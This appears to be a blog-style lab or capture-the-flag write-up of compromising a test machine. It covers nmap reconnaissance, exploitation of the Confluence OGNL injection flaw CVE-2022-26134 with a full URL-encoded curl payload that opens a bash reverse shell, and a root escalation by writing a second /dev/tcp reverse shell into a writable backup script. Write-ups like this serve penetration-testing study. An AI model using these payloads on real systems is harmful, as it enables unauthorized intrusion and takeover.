

Whenever we are in a pentest, there is things we have to take into consideration while infiltrating a machine or exploiting it's services. there is also different entry points to the target whether it's a misconfigured access control or a vulnerabilty of some sort.
Information gathering, by that I'll leverage the tools to gather as much information about the target as possible to later use those info to get access on the system.
Always when we want to see if the target is up and running we send ICMP Requests to see if it's live and online:
ping 192.168.182.41The output of this command is as follows :

Next I'll run a quick scan with nmap to see what I'm dealing with here:
└─# nmap -A -F 192.168.182.41 -oA Fast -vFrom the scan I got the folling results :

Port 22 running SSH
Next I'll run a full scan just to make sure I'm not missing any crucial open ports in the recon.
└─# nmap -sC -sV -p- 192.168.182.41 -oA full -vThe output of the full scan command is as follows:

From the scan I can identify that port 8090 running HTTP and port 8091 running jamlink is open:
8090/tcp open  http     Apache Tomcat (language: en)
8091/tcp open  jamlink?
from going to the webpage on port 8090 running http, I can aee a Atlassian Confluence login page with version number ; Atlassian Confluence 7.13.6
after some researching online I found out that there is a vulnerability that matches this version number of Atlassian Confluence :
Confluence Pre-Auth Remote Code Execution via OGNL Injection (CVE-2022–26134)
On June 02, 2022 Atlassian released a security advisory for their Confluence Server and Data Center applications, highlighting a critical severity unauthenticated remote code execution vulnerability. The OGNL injection vulnerability allows an unauthenticated user to execute arbitrary code on a Confluence Server or Data Center instance.
Later I grabbed the exploit by searching for the version number :
Afterwards I tested the exploit by using the command "id" and it works I can validate that the exploit is working properly:

lets do a reverse shell now:
by starting a listener :
nc -lnvp 9001And starting this command ;
curl -v http://192.168.182.41:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27bash%27%2C%27-c%27%2C%27bash%20-i%20%3E%26%20/dev/tcp/192.168.45.250/9001%200%3E%261%27%29.start%28%29%22%29%7D/And there we go, as shell was spawned and now we can proceed. :

Next is to escalate our privileges, I will run linpeas in the /tmp directory to find possible PE Vectors:
╔══════════╣ Unix Sockets Analysis ╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sockets /run/dbus/system_bus_socket └─(Read Write (Weak Permissions: 666) ) └─(Owned by root) └─High risk: root-owned and writable Unix socket pam_cap.so
One of the folders that seems interesting is the /opt/log-backup.sh file :

by launching a listener on another port and running this command I might get a root shell;
echo 'bash -c "bash -i >& /dev/tcp/192.168.45.250/443 0>&1"' > log-backup.sh
After a few minutes the shell was spawned;
And here we conclude the writeup, if you like what you're reading and want to see more, feel free to clap and share this article with you're friends/coworkers and follow to see more articles.
Cheers! Happy Hacking!